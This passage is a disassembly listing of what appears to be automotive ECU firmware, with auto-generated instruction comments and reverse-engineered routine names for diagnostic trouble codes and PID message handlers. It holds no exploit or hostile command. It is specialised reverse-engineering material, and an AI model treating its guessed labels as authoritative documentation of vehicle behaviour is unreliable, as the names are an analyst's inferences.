F2816A: 04A12D          ibne    b,loc_F2819A; Increment counter and branch if != 0
F2816D: E686            ldab    3+arg_1,sp; Load B
F2816F: 04A128          ibne    b,loc_F2819A; Increment counter and branch if != 0
F28172: E687            ldab    3+arg_2,sp; Load B
F28174: 04A123          ibne    b,loc_F2819A; Increment counter and branch if != 0
F28177: 37              pshb; Push B
F28178: F612DF          ldab    byte_FD12DF; Load B
F2817B: 37              pshb; Push B
F2817C: CCFFFF          ldd     #0xFFFF; Load D
F2817F: 4A8A97F1        call    sub_F18A97,#0xF1; Call subroutine in expanded memory
F28183: 1B82            leas    2,sp; Load effective address into SP
F28185: 04210B          dbne    b,loc_F28193; Decrement counter and branch if != 0
F28188: C60F            ldab    #0xF; Load B
F2818A: 7B12E0          stab    byte_FD12E0; Store B
F2818D: C601            ldab    #1; Load B
F2818F: 6B81            stab    3+var_2,sp; Store B
F28191: 2016            bra     loc_F281A9; Branch always
F28193: C610            ldab    #0x10; Load B
F28195: 7B12E0          stab    byte_FD12E0; Store B
F28198: 200F            bra     loc_F281A9; Branch always
F2819A: C60E            ldab    #0xE; Load B
F2819C: 7B12E0          stab    byte_FD12E0; Store B
F2819F: F612DF          ldab    byte_FD12DF; Load B
F281A2: 4A8E06F1        call    sub_F18E06,#0xF1; Call subroutine in expanded memory
F281A6: 7C5A84          std     word_5A84; Store D
F281A9: F612E0          ldab    byte_FD12E0; Load B
F281AC: C10E            cmpb    #0xE; Compare B to memory
F281AE: 2643            bne     loc_F281F3; Branch if not equal
F281B0: C602            ldab    #2; Load B
F281B2: 37              pshb; Push B
F281B3: E688            ldab    4+arg_2,sp; Load B
F281B5: 37              pshb; Push B
F281B6: E688            ldab    5+arg_1,sp; Load B
F281B8: 37              pshb; Push B
F281B9: E685            ldab    6+var_1,sp; Load B
F281BB: 4A8000F2        call    maybe_check_dtc_table_in_pflash_F28000,#0xF2; Call subroutine in
↪  expanded memory
F281BF: 1B83            leas    3,sp; Load effective address into SP
F281C1: 6B80            stab    3+var_3,sp; Store B
F281C3: FC5A84          ldd     word_5A84; Load D
F281C6: 8C0156          cpd     #0x156; Compare D to memory (16-bit)
F281C9: 241D            bcc     loc_F281E8; Branch if carry clear
F281CB: E680            ldab    3+var_3,sp; Load B
F281CD: 2731            beq     loc_F28200; Branch if equal
F281CF: C7              clrb; Clear B
F281D0: 37              pshb; Push B
F281D1: F612DF          ldab    byte_FD12DF; Load B
F281D4: 37              pshb; Push B
F281D5: FC5A84          ldd     word_5A84; Load D
F281D8: 4A8A97F1        call    sub_F18A97,#0xF1; Call subroutine in expanded memory
F281DC: 1B82            leas    2,sp; Load effective address into SP
F281DE: 53              decb; Decrement B
F281DF: 260B            bne     loc_F281EC; Branch if not equal
F281E1: C60F            ldab    #0xF; Load B
F281E3: 7B12E0          stab    byte_FD12E0; Store B
F281E6: 2018            bra     loc_F28200; Branch always
F281E8: C603            ldab    #3; Load B
F281EA: 6B81            stab    3+var_2,sp; Store B
F281EC: C610            ldab    #0x10; Load B
```

```
F281EE: 7B12E0          stab    byte_FD12E0; Store B
F281F1: 2011            bra     loc_F28204; Branch always
F281F3: C10F            cmpb    #0xF; Compare B to memory
F281F5: 260D            bne     loc_F28204; Branch if not equal
F281F7: F639A0          ldab    byte_39A0; Load B
F281FA: 2604            bne     loc_F28200; Branch if not equal
F281FC: C602            ldab    #2; Load B
F281FE: 20EA            bra     loc_F281EA; Branch always
F28200: C601            ldab    #1; Load B
F28202: 6B81            stab    3+var_2,sp; Store B
F28204: E681            ldab    3+var_2,sp; Load B
F28206: 1B83            leas    3,sp; Load effective address into SP
F28208: 0A              rtc; Return from call
```

sub_F28B8E :

```
F28B8E: 37              pshb; Push B
F28B8F: 4ABA95EB        call    Get_MID_88_EBBA95,#0xEB; Call subroutine in expanded memory
F28B93: 6B80            stab    1+var_1,sp; Store B
F28B95: C603            ldab    #3; Load B
F28B97: 7B5A8D          stab    byte_5A8D; Store B
F28B9A: CC5A8E          ldd     #0x5A8E; Load D
F28B9D: 4A8C0DF2        call    sub_F28C0D,#0xF2; Call subroutine in expanded memory
F28BA1: C64B            ldab    #0x4B ; 'K'; Load B
F28BA3: 7B5A8F          stab    byte_5A8F; Store B
F28BA6: C642            ldab    #0x42 ; 'B'; Load B
F28BA8: 7B5A90          stab    byte_5A90; Store B
F28BAB: F65F66          ldab    byte_5F66; Load B
F28BAE: 042128          dbne    b,loc_F28BD9; Decrement counter and branch if != 0
F28BB1: ED86            ldy     1+arg_3,sp; Load Y
F28BB3: E64B            ldab    0xB,y; Load B
F28BB5: C5C0            bitb    #0xC0; Bit test B
F28BB7: 2620            bne     loc_F28BD9; Branch if not equal
F28BB9: E644            ldab    4,y; Load B
F28BBB: C188            cmpb    #0x88; Compare B to memory
F28BBD: 271A            beq     loc_F28BD9; Branch if equal
F28BBF: E64B            ldab    0xB,y; Load B
F28BC1: 55              rolb; Rotate left B through carry
F28BC2: 55              rolb; Rotate left B through carry
F28BC3: 55              rolb; Rotate left B through carry
F28BC4: C403            andb    #3; AND B with memory
F28BC6: 37              pshb; Push B
F28BC7: C608            ldab    #8; Load B
F28BC9: 37              pshb; Push B
F28BCA: CC5A8D          ldd     #0x5A8D; Load D
F28BCD: 3B              pshd; Push D
F28BCE: C6C7            ldab    #0xC7; Load B
F28BD0: 37              pshb; Push B
F28BD1: E685            ldab    6+var_1,sp; Load B
F28BD3: 4AA127F0        call    sub_F0A127,#0xF0; Call subroutine in expanded memory
F28BD7: 1B85            leas    5,sp; Load effective address into SP
F28BD9: 1B81            ins; Increment SP
F28BDB: 0A              rtc; Return from call
```

sub_F28BDC :

```
F28BDC: 37              pshb; Push B
F28BDD: 1B92            leas    -0xE,sp; Load effective address into SP
F28BDF: 186980          clrw    0xF+var_F,sp
F28BE2: 56              rorb; Rotate right B through carry
F28BE3: 56              rorb; Rotate right B through carry
F28BE4: 56              rorb; Rotate right B through carry
F28BE5: 0D8DC0          bclr    0xF+var_2,sp,#0xC0; Clear bits in memory
F28BE8: C4C0            andb    #0xC0; AND B with memory
F28BEA: EA8D            orab    0xF+var_2,sp; OR B with memory
F28BEC: 6B8D            stab    0xF+var_2,sp; Store B
F28BEE: 1F34ED8017      brclr   byte_34ED,#0x80,loc_F28C0A; Branch if selected bits clear
F28BF3: E68E            ldab    0xF+var_1,sp; Load B
F28BF5: 2613            bne     loc_F28C0A; Branch if not equal
F28BF7: F66018          ldab    byte_6018; Load B
F28BFA: 260E            bne     loc_F28C0A; Branch if not equal
F28BFC: 1A82            leax    0xF+var_D,sp; Load effective address into X
F28BFE: 34              pshx; Push X
F28BFF: 1982            leay    0x11+var_F,sp; Load effective address into Y
F28C01: EC40            ldd     0,y; Load D
F28C03: 3B              pshd; Push D
F28C04: 4A8B8EF2        call    pid_00_C7_any_OR_pid_80_C7_88_handler,#0xF2; Arg1: Nested Table
↪  Address (or zero if n/a)
F28C08: 1B84            leas    4,sp; Load effective address into SP
F28C0A: 1B8F            leas    0xF,sp; Load effective address into SP
F28C0C: 0A              rtc; Return from call
```

sub_F28C0D :

```
F28C0D: 3B              pshd; Push D
F28C0E: 1D5A91E4        bclr    byte_5A91,#0xE4; Clear bits in memory
F28C12: 1C5A9140        bset    byte_5A91,#0x40 ; '@'; Set bits in memory
F28C16: F633B4          ldab    byte_33B4; Load B
F28C19: C502            bitb    #2; Bit test B
F28C1B: 2716            beq     loc_F28C33; Branch if equal
F28C1D: F63423          ldab    byte_3423; Load B
F28C20: C502            bitb    #2; Bit test B
F28C22: 270F            beq     loc_F28C33; Branch if equal
F28C24: FDE1D7          ldy     word_E1D7; Load Y
F28C27: E643            ldab    3,y; Load B
F28C29: C540            bitb    #0x40 ; '@'; Bit test B
F28C2B: 2706            beq     loc_F28C33; Branch if equal
F28C2D: 1C5A9102        bset    byte_5A91,#2; Set bits in memory
F28C31: 2004            bra     loc_F28C37; Branch always
F28C33: 1D5A9102        bclr    byte_5A91,#2; Clear bits in memory
F28C37: F633B4          ldab    byte_33B4; Load B
F28C3A: C502            bitb    #2; Bit test B
F28C3C: 2722            beq     loc_F28C60; Branch if equal
F28C3E: F63423          ldab    byte_3423; Load B
F28C41: C502            bitb    #2; Bit test B
F28C43: 271B            beq     loc_F28C60; Branch if equal
F28C45: FDE1D7          ldy     word_E1D7; Load Y
F28C48: E641            ldab    1,y; Load B
F28C4A: C508            bitb    #8; Bit test B
F28C4C: 2612            bne     loc_F28C60; Branch if not equal
F28C4E: E643            ldab    3,y; Load B
F28C50: C540            bitb    #0x40 ; '@'; Bit test B
F28C52: 270C            beq     loc_F28C60; Branch if equal
```

```
F28C54: E640            ldab    0,y; Load B
F28C56: C504            bitb    #4; Bit test B
F28C58: 2706            beq     loc_F28C60; Branch if equal
F28C5A: 1C5A9110        bset    byte_5A91,#0x10; Set bits in memory
F28C5E: 2004            bra     loc_F28C64; Branch always
F28C60: 1D5A9110        bclr    byte_5A91,#0x10; Clear bits in memory
F28C64: F633B4          ldab    byte_33B4; Load B
F28C67: C501            bitb    #1; Bit test B
F28C69: 272B            beq     loc_F28C96; Branch if equal
F28C6B: F63423          ldab    byte_3423; Load B
F28C6E: C501            bitb    #1; Bit test B
F28C70: 2724            beq     loc_F28C96; Branch if equal
F28C72: F6288E          ldab    byte_288E; Load B
F28C75: 87              clra; Clear A
F28C76: 59              lsld; Logic shift left D
F28C77: B784            exg     a,d; Exchange register to register
F28C79: 8200            sbca    #0; Subtract with borrow from A
F28C7B: 8C0001          cpd     #1; Compare D to memory (16-bit)
F28C7E: 2707            beq     loc_F28C87; Branch if equal
F28C80: F63484          ldab    byte_3484; Load B
F28C83: C508            bitb    #8; Bit test B
F28C85: 270F            beq     loc_F28C96; Branch if equal
F28C87: FDE1D7          ldy     word_E1D7; Load Y
F28C8A: E643            ldab    3,y; Load B
F28C8C: C580            bitb    #0x80; Bit test B
F28C8E: 2706            beq     loc_F28C96; Branch if equal
F28C90: 1C5A9101        bset    byte_5A91,#1; Set bits in memory
F28C94: 2004            bra     loc_F28C9A; Branch always
F28C96: 1D5A9101        bclr    byte_5A91,#1; Clear bits in memory
F28C9A: F633B4          ldab    byte_33B4; Load B
F28C9D: C501            bitb    #1; Bit test B
F28C9F: 2737            beq     loc_F28CD8; Branch if equal
F28CA1: F63423          ldab    byte_3423; Load B
F28CA4: C501            bitb    #1; Bit test B
F28CA6: 2730            beq     loc_F28CD8; Branch if equal
F28CA8: F6288E          ldab    byte_288E; Load B
F28CAB: 87              clra; Clear A
F28CAC: 59              lsld; Logic shift left D
F28CAD: B784            exg     a,d; Exchange register to register
F28CAF: 8200            sbca    #0; Subtract with borrow from A
F28CB1: 8C0001          cpd     #1; Compare D to memory (16-bit)
F28CB4: 2707            beq     loc_F28CBD; Branch if equal
F28CB6: F63484          ldab    byte_3484; Load B
F28CB9: C508            bitb    #8; Bit test B
F28CBB: 271B            beq     loc_F28CD8; Branch if equal
F28CBD: FDE1D7          ldy     word_E1D7; Load Y
F28CC0: E641            ldab    1,y; Load B
F28CC2: C504            bitb    #4; Bit test B
F28CC4: 2612            bne     loc_F28CD8; Branch if not equal
F28CC6: E643            ldab    3,y; Load B
F28CC8: C580            bitb    #0x80; Bit test B
F28CCA: 270C            beq     loc_F28CD8; Branch if equal
F28CCC: E640            ldab    0,y; Load B
F28CCE: C508            bitb    #8; Bit test B
F28CD0: 2706            beq     loc_F28CD8; Branch if equal
F28CD2: 1C5A9108        bset    byte_5A91,#8; Set bits in memory
F28CD6: 2004            bra     loc_F28CDC; Branch always
F28CD8: 1D5A9108        bclr    byte_5A91,#8; Clear bits in memory
F28CDC: F65A91          ldab    byte_5A91; Load B
```

```
F28CDF: 6BF30000          stab    [0,sp]; Store B
F28CE3: 31                puly; Pull Y
F28CE4: 0A                rtc; Return from call
```

sub_F2962E :

```
F2962E: 37                pshb; Push B
F2962F: 1BF1EF            leas    -0x11,sp; Load effective address into SP
F29632: C103              cmpb    #3; Compare B to memory
F29634: 182400BD          lbcc    loc_F296F5; Long branch if carry clear
F29638: E6F015            ldab    0x12+arg_1,sp; Load B
F2963B: 87                clra; Clear A
F2963C: 1887              clrx
F2963E: 6C86              std     0x12+var_C,sp; Store D
F29640: 6E84              stx     0x12+var_E,sp; Store X
F29642: 18841FFC          andx    #0x1FFC
F29646: C7                clrb; Clear B
F29647: 59                lsld; Logic shift left D
F29648: 1845              rolx
F2964A: 59                lsld; Logic shift left D
F2964B: 1845              rolx
F2964D: 59                lsld; Logic shift left D
F2964E: 1845              rolx
F29650: 6C82              std     0x12+var_10,sp; Store D
F29652: B754              tfr     x,d; Transfer register to register
F29654: C30008            addd    #8; Add to D
F29657: 6C80              std     0x12+var_12,sp; Store D
F29659: EC86              ldd     0x12+var_C,sp; Load D
F2965B: EE84              ldx     0x12+var_E,sp; Load X
F2965D: 18840003          andx    #3
F29661: 59                lsld; Logic shift left D
F29662: 1845              rolx
F29664: E382              addd    0x12+var_10,sp; Add to D
F29666: 18A980            adex    0x12+var_12,sp
F29669: 6C82              std     0x12+var_10,sp; Store D
F2966B: 6E80              stx     0x12+var_12,sp; Store X
F2966D: 6C8B              std     0x12+var_7,sp; Store D
F2966F: 6E89              stx     0x12+var_9,sp; Store X
F29671: E6F011            ldab    0x12+var_1,sp; Load B
F29674: 4A93FBF2          call    core_F293FB,#0xF2; Call subroutine in expanded memory
F29678: 6B88              stab    0x12+var_A,sp; Store B
F2967A: 87                clra; Clear A
F2967B: C7                clrb; Clear B
F2967C: 6C82              std     0x12+var_10,sp; Store D
F2967E: C30008            addd    #8; Add to D
F29681: 6C80              std     0x12+var_12,sp; Store D
F29683: EC82              ldd     0x12+var_10,sp; Load D
F29685: C301FE            addd    #0x1FE; Add to D
F29688: 2403              bcc     loc_F2968D; Branch if carry clear
F2968A: 186280            incw    0x12+var_12,sp
F2968D: 6C8F              std     0x12+var_3,sp; Store D
F2968F: EE80              ldx     0x12+var_12,sp; Load X
F29691: 6E8D              stx     0x12+var_5,sp; Store X
F29693: E688              ldab    0x12+var_A,sp; Load B
F29695: 87                clra; Clear A
F29696: 1887              clrx
F29698: 6C86              std     0x12+var_C,sp; Store D
```

```
F2969A: 6E84             stx     0x12+var_E,sp; Store X
F2969C: 18841FFC         andx    #0x1FFC
F296A0: C7               clrb; Clear B
F296A1: 59               lsld; Logic shift left D
F296A2: 1845             rolx
F296A4: 59               lsld; Logic shift left D
F296A5: 1845             rolx
F296A7: 59               lsld; Logic shift left D
F296A8: 1845             rolx
F296AA: 6C82             std     0x12+var_10,sp; Store D
F296AC: B754             tfr     x,d; Transfer register to register
F296AE: C30008           addd    #8; Add to D
F296B1: 6C80             std     0x12+var_12,sp; Store D
F296B3: EC86             ldd     0x12+var_C,sp; Load D
F296B5: EE84             ldx     0x12+var_E,sp; Load X
F296B7: 18840003         andx    #3
F296BB: 59               lsld; Logic shift left D
F296BC: 1845             rolx
F296BE: E382             addd    0x12+var_10,sp; Add to D
F296C0: 18A980           adex    0x12+var_12,sp
F296C3: 6C82             std     0x12+var_10,sp; Store D
F296C5: 6E80             stx     0x12+var_12,sp; Store X
F296C7: 6C86             std     0x12+var_C,sp; Store D
F296C9: 6E84             stx     0x12+var_E,sp; Store X
F296CB: E688             ldab    0x12+var_A,sp; Load B
F296CD: C1FF             cmpb    #0xFF; Compare B to memory
F296CF: 2718             beq     loc_F296E9; Branch if equal
F296D1: C1FE             cmpb    #0xFE; Compare B to memory
F296D3: 2714             beq     loc_F296E9; Branch if equal
F296D5: EC8F             ldd     0x12+var_3,sp; Load D
F296D7: 3B               pshd; Push D
F296D8: EC8F             ldd     0x14+var_5,sp; Load D
F296DA: 3B               pshd; Push D
F296DB: EC8F             ldd     0x16+var_7,sp; Load D
F296DD: 3B               pshd; Push D
F296DE: EC8F             ldd     0x18+var_9,sp; Load D
F296E0: 3B               pshd; Push D
F296E1: EC8E             ldd     0x1A+var_C,sp; Load D
F296E3: 4AA167F1         call    sub_F1A167,#0xF1; Call subroutine in expanded memory
F296E7: 1B88             leas    8,sp; Load effective address into SP
F296E9: E6F011           ldab    0x12+var_1,sp; Load B
F296EC: B796             exg     b,y; Exchange register to register
F296EE: 180AF015EA12EC   movb    0x12+arg_1,sp,0x12EC,y; Move byte (8-bit)
F296F5: 1BF012           leas    0x12,sp; Load effective address into SP
F296F8: 0A               rtc; Return from call
```

sub_F29EE2 :

```
F29EE2: 1B95             leas    -0xB,sp; Load effective address into SP
F29EE4: EDF010           ldy     0xB+arg_3,sp; Load Y
F29EE7: E644             ldab    4,y; Load B
F29EE9: 4ABA98EB         call    senderClass_EBBA98,#0xEB; Call subroutine in expanded memory
F29EED: 6B8A             stab    0xB+var_1,sp; Store B
F29EEF: F11337           cmpb    byte_FD1337; Compare B to memory
F29EF2: 2709             beq     loc_F29EFD; Branch if equal
F29EF4: 4AA9E9EA         call    newSenderEvent_EAA9E9,#0xEA; Call subroutine in expanded memory
F29EF8: 180D8A1337       movb    0xB+var_1,sp,byte_FD1337; Move byte (8-bit)
```

```
F29EFD: EDF30010         ldy     [0x10,sp]; Load Y
F29F01: E642             ldab    2,y; Load B
F29F03: 87               clra; Clear A
F29F04: 6C88             std     0xB+var_3,sp; Store D
F29F06: A689             ldaa    0xB+var_2,sp; Load A
F29F08: C7               clrb; Clear B
F29F09: 6C88             std     0xB+var_3,sp; Store D
F29F0B: E641             ldab    1,y; Load B
F29F0D: 87               clra; Clear A
F29F0E: E388             addd    0xB+var_3,sp; Add to D
F29F10: 6C88             std     0xB+var_3,sp; Store D
F29F12: 8C7FFF           cpd     #0x7FFF; Compare D to memory (16-bit)
F29F15: 2327             bls     loc_F29F3E; Branch if lower or same
F29F17: 1887             clrx
F29F19: 6C82             std     0xB+var_9,sp; Store D
F29F1B: 6E80             stx     0xB+var_B,sp; Store X
F29F1D: CE0000           ldx     #0; Load X
F29F20: CC8000           ldd     #0x8000; Load D
F29F23: A382             subd    0xB+var_9,sp; Subtract memory from D
F29F25: 18A280           sbex    0xB+var_B,sp
F29F28: 6C86             std     0xB+var_5,sp; Store D
F29F2A: 6E84             stx     0xB+var_7,sp; Store X
F29F2C: CDDEE1           ldy     #0xDEE1; Load Y
F29F2F: 16E9C7           jsr     core_E9C7; Jump to subroutine
F29F32: CDDEE5           ldy     #0xDEE5; Load Y
F29F35: 16E886           jsr     core_E886; Jump to subroutine
F29F38: 6C86             std     0xB+var_5,sp; Store D
F29F3A: 6E84             stx     0xB+var_7,sp; Store X
F29F3C: 2012             bra     loc_F29F50; Branch always
F29F3E: CD0019           ldy     #0x19; Load Y
F29F41: 13               emul; 16 by 16 multiply (unsigned)
F29F42: 6C86             std     0xB+var_5,sp; Store D
F29F44: 6D84             sty     0xB+var_7,sp; Store Y
F29F46: 1887             clrx
F29F48: CC0064           ldd     #0x64 ; 'd'; Load D
F29F4B: 1984             leay    0xB+var_7,sp; Load effective address into Y
F29F4D: 16E967           jsr     core_E967; Jump to subroutine
F29F50: EC86             ldd     0xB+var_5,sp; Load D
F29F52: 8C0C53           cpd     #0xC53; Compare D to memory (16-bit)
F29F55: EE84             ldx     0xB+var_7,sp; Load X
F29F57: 188E0000         cpex    #0
F29F5B: 2D09             blt     loc_F29F66; Branch if less than
F29F5D: CC0C53           ldd     #0xC53; Load D
F29F60: 6C86             std     0xB+var_5,sp; Store D
F29F62: 87               clra; Clear A
F29F63: C7               clrb; Clear B
F29F64: 2011             bra     loc_F29F77; Branch always
F29F66: 8CFE34           cpd     #0xFE34; Compare D to memory (16-bit)
F29F69: 188EFFFF         cpex    #0xFFFF
F29F6D: 2C0A             bge     loc_F29F79; Branch if greater than or equal
F29F6F: CCFE34           ldd     #0xFE34; Load D
F29F72: 6C86             std     0xB+var_5,sp; Store D
F29F74: CCFFFF           ldd     #0xFFFF; Load D
F29F77: 6C84             std     0xB+var_7,sp; Store D
F29F79: EC86             ldd     0xB+var_5,sp; Load D
F29F7B: EE84             ldx     0xB+var_7,sp; Load X
F29F7D: CDDEE9           ldy     #0xDEE9; Load Y
F29F80: 16E9C7           jsr     core_E9C7; Jump to subroutine
F29F83: B3DEEF           subd    word_DEEF; Subtract memory from D
```

```
F29F86: CE0009          ldx     #9; Load X
F29F89: 1815            idivs; 16 by 16 integer divide (signed) Remainder->D
F29F8B: B754            tfr     x,d; Transfer register to register
F29F8D: C30111          addd    #0x111; Add to D
F29F90: 59              lsld; Logic shift left D
F29F91: 59              lsld; Logic shift left D
F29F92: 59              lsld; Logic shift left D
F29F93: 7C5AD2          std     word_5AD2; Store D
F29F96: 18785AD2        aslw    word_5AD2
F29F9A: 18785AD2        aslw    word_5AD2
F29F9E: 1B8B            leas    0xB,sp; Load effective address into SP
F29FA0: 0A              rtc; Return from call
```

sub_F2A2CA :

```
F2A2CA: 37              pshb; Push B
F2A2CB: 4ABA95EB        call    Get_MID_88_EBBA95,#0xEB; Call subroutine in expanded memory
F2A2CF: 6B80            stab    1+var_1,sp; Store B
F2A2D1: C606            ldab    #6; Load B
F2A2D3: 7B5B9A          stab    byte_5B9A; Store B
F2A2D6: CC5B9B          ldd     #0x5B9B; Load D
F2A2D9: 4AA338F2        call    sub_F2A338,#0xF2; Call subroutine in expanded memory
F2A2DD: F65F66          ldab    byte_5F66; Load B
F2A2E0: 042128          dbne    b,loc_F2A30B; Decrement counter and branch if != 0
F2A2E3: ED86            ldy     1+arg_3,sp; Load Y
F2A2E5: E64B            ldab    0xB,y; Load B
F2A2E7: C5C0            bitb    #0xC0; Bit test B
F2A2E9: 2620            bne     loc_F2A30B; Branch if not equal
F2A2EB: E644            ldab    4,y; Load B
F2A2ED: C188            cmpb    #0x88; Compare B to memory
F2A2EF: 271A            beq     loc_F2A30B; Branch if equal
F2A2F1: E64B            ldab    0xB,y; Load B
F2A2F3: 55              rolb; Rotate left B through carry
F2A2F4: 55              rolb; Rotate left B through carry
F2A2F5: 55              rolb; Rotate left B through carry
F2A2F6: C403            andb    #3; AND B with memory
F2A2F8: 37              pshb; Push B
F2A2F9: C608            ldab    #8; Load B
F2A2FB: 37              pshb; Push B
F2A2FC: CC5B9A          ldd     #0x5B9A; Load D
F2A2FF: 3B              pshd; Push D
F2A300: C6D6            ldab    #0xD6; Load B
F2A302: 37              pshb; Push B
F2A303: E685            ldab    6+var_1,sp; Load B
F2A305: 4AA127F0        call    sub_F0A127,#0xF0; Call subroutine in expanded memory
F2A309: 1B85            leas    5,sp; Load effective address into SP
F2A30B: 1B81            ins; Increment SP
F2A30D: 0A              rtc; Return from call
```

sub_F2A30E :

```
F2A30E: 3B              pshd; Push D
F2A30F: EC85            ldd     2+arg_1,sp; Load D
F2A311: 8C001A          cpd     #0x1A; Compare D to memory (16-bit)
```

```
F2A314: 2406            bcc     loc_F2A31C; Branch if carry clear
F2A316: 69F30000        clr     [0,sp]; Clear memory
F2A31A: 201A            bra     loc_F2A336; Branch always
F2A31C: CD002D          ldy     #0x2D ; '-'; Load Y
F2A31F: 13              emul; 16 by 16 multiply (unsigned)
F2A320: B765            tfr     y,x; Transfer register to register
F2A322: CDDEF1          ldy     #0xDEF1; Load Y
F2A325: 16E878          jsr     core_E878; Jump to subroutine
F2A328: 7C1348          std     word_FD1348; Store D
F2A32B: 8C00FF          cpd     #0xFF; Compare D to memory (16-bit)
F2A32E: 2302            bls     loc_F2A332; Branch if lower or same
F2A330: C6FF            ldab    #0xFF; Load B
F2A332: 6BF30000        stab    [0,sp]; Store B
F2A336: 31              puly; Pull Y
F2A337: 0A              rtc; Return from call
```

sub_F2A338 :

```
F2A338: 3B              pshd; Push D
F2A339: 1B94            leas    -0xC,sp; Load effective address into SP
F2A33B: CC00FF          ldd     #0xFF; Load D
F2A33E: 6C88            std     0xE+var_6,sp; Store D
F2A340: 6C8A            std     0xE+var_4,sp; Store D
F2A342: C7              clrb; Clear B
F2A343: 4A99D1F7        call    core_F799D1,#0xF7; Call subroutine in expanded memory
F2A347: FDCEF1          ldy     word_CEF1; Load Y
F2A34A: 18024880        movw    8,y,0xE+var_E,sp; Move word (16-bit)
F2A34E: 1802E82382      movw    0x23,y,0xE+var_C,sp; Move word (16-bit)
F2A353: 1802E83E84      movw    0x3E,y,0xE+var_A,sp; Move word (16-bit)
F2A358: 1802E85986      movw    0x59,y,0xE+var_8,sp; Move word (16-bit)
F2A35D: C7              clrb; Clear B
F2A35E: 4A9A21F7        call    core_F79A21,#0xF7; Call subroutine in expanded memory
F2A362: 1F288D0117      brclr   byte_288D,#1,loc_F2A37E; Branch if selected bits clear
F2A367: C7              clrb; Clear B
F2A368: 4A99D1F7        call    core_F799D1,#0xF7; Call subroutine in expanded memory
F2A36C: FDCEF1          ldy     word_CEF1; Load Y
F2A36F: 1802E8748A      movw    0x74,y,0xE+var_4,sp; Move word (16-bit)
F2A374: 1802E88F88      movw    0x8F,y,0xE+var_6,sp; Move word (16-bit)
F2A379: C7              clrb; Clear B
F2A37A: 4A9A21F7        call    core_F79A21,#0xF7; Call subroutine in expanded memory
F2A37E: EC80            ldd     0xE+var_E,sp; Load D
F2A380: 3B              pshd; Push D
F2A381: EC8E            ldd     0x10+var_2,sp; Load D
F2A383: 4AA30EF2        call    sub_F2A30E,#0xF2; Call subroutine in expanded memory
F2A387: 1B82            leas    2,sp; Load effective address into SP
F2A389: EC82            ldd     0xE+var_C,sp; Load D
F2A38B: 3B              pshd; Push D
F2A38C: EC8E            ldd     0x10+var_2,sp; Load D
F2A38E: C30001          addd    #1; Add to D
F2A391: 4AA30EF2        call    sub_F2A30E,#0xF2; Call subroutine in expanded memory
F2A395: 1B82            leas    2,sp; Load effective address into SP
F2A397: EC84            ldd     0xE+var_A,sp; Load D
F2A399: 3B              pshd; Push D
F2A39A: EC8E            ldd     0x10+var_2,sp; Load D
F2A39C: C30002          addd    #2; Add to D
F2A39F: 4AA30EF2        call    sub_F2A30E,#0xF2; Call subroutine in expanded memory
F2A3A3: 1B82            leas    2,sp; Load effective address into SP
```

```
F2A3A5: EC86            ldd     0xE+var_8,sp; Load D
F2A3A7: 3B              pshd; Push D
F2A3A8: EC8E            ldd     0x10+var_2,sp; Load D
F2A3AA: C30003          addd    #3; Add to D
F2A3AD: 4AA30EF2        call    sub_F2A30E,#0xF2; Call subroutine in expanded memory
F2A3B1: 1B82            leas    2,sp; Load effective address into SP
F2A3B3: 1F288D011E      brclr   byte_288D,#1,loc_F2A3D6; Branch if selected bits clear
F2A3B8: EC8A            ldd     0xE+var_4,sp; Load D
F2A3BA: 3B              pshd; Push D
F2A3BB: EC8E            ldd     0x10+var_2,sp; Load D
F2A3BD: C30004          addd    #4; Add to D
F2A3C0: 4AA30EF2        call    sub_F2A30E,#0xF2; Call subroutine in expanded memory
F2A3C4: 1B82            leas    2,sp; Load effective address into SP
F2A3C6: EC88            ldd     0xE+var_6,sp; Load D
F2A3C8: 3B              pshd; Push D
F2A3C9: EC8E            ldd     0x10+var_2,sp; Load D
F2A3CB: C30005          addd    #5; Add to D
F2A3CE: 4AA30EF2        call    sub_F2A30E,#0xF2; Call subroutine in expanded memory
F2A3D2: 1B82            leas    2,sp; Load effective address into SP
F2A3D4: 2008            bra     loc_F2A3DE; Branch always
F2A3D6: C6FF            ldab    #0xFF; Load B
F2A3D8: ED8C            ldy     0xE+var_2,sp; Load Y
F2A3DA: 6B44            stab    4,y; Store B
F2A3DC: 6B45            stab    5,y; Store B
F2A3DE: 1B8E            leas    0xE,sp; Load effective address into SP
F2A3E0: 0A              rtc; Return from call
```

sub_F2A3E1 :

```
F2A3E1: 1B99            leas    -7,sp; Load effective address into SP
F2A3E3: ED8A            ldy     7+arg_1,sp; Load Y
F2A3E5: 6D82            sty     7+var_5,sp; Store Y
F2A3E7: EEF3000C        ldx     [0xC,sp]; Load X
F2A3EB: 180A3084        movb    1,x+,7+var_3,sp; Move byte (8-bit)
F2A3EF: 180A0086        movb    0,x,7+var_1,sp; Move byte (8-bit)
F2A3F3: E64A            ldab    0xA,y; Load B
F2A3F5: 87              clra; Clear A
F2A3F6: 6C80            std     7+var_7,sp; Store D
F2A3F8: 6985            clr     7+var_2,sp; Clear memory
F2A3FA: 2071            bra     loc_F2A46D; Branch always
F2A3FC: 186380          decw    7+var_7,sp
F2A3FF: EE82            ldx     7+var_5,sp; Load X
F2A401: ED00            ldy     0,x; Load Y
F2A403: EC80            ldd     7+var_7,sp; Load D
F2A405: 59              lsld; Logic shift left D
F2A406: 59              lsld; Logic shift left D
F2A407: 59              lsld; Logic shift left D
F2A408: E6EE            ldab    d,y; Load B
F2A40A: E184            cmpb    7+var_3,sp; Compare B to memory
F2A40C: 225F            bhi     loc_F2A46D; Branch if higher
F2A40E: EC80            ldd     7+var_7,sp; Load D
F2A410: 59              lsld; Logic shift left D
F2A411: 59              lsld; Logic shift left D
F2A412: 59              lsld; Logic shift left D
F2A413: E6EE            ldab    d,y; Load B
F2A415: E184            cmpb    7+var_3,sp; Compare B to memory
F2A417: 2650            bne     loc_F2A469; Branch if not equal
```

```
F2A419: EC80            ldd     7+var_7,sp; Load D
F2A41B: 59              lsld; Logic shift left D
F2A41C: 59              lsld; Logic shift left D
F2A41D: 59              lsld; Logic shift left D
F2A41E: 19EE            leay    d,y; Load effective address into Y
F2A420: E641            ldab    1,y; Load B
F2A422: 048115          ibeq    b,loc_F2A43A; Increment counter and branch if = 0
F2A425: ED8C            ldy     7+arg_3,sp; Load Y
F2A427: EC42            ldd     2,y; Load D
F2A429: 2742            beq     loc_F2A46D; Branch if equal
F2A42B: ED00            ldy     0,x; Load Y
F2A42D: EC80            ldd     7+var_7,sp; Load D
F2A42F: 59              lsld; Logic shift left D
F2A430: 59              lsld; Logic shift left D
F2A431: 59              lsld; Logic shift left D
F2A432: 19EE            leay    d,y; Load effective address into Y
F2A434: E641            ldab    1,y; Load B
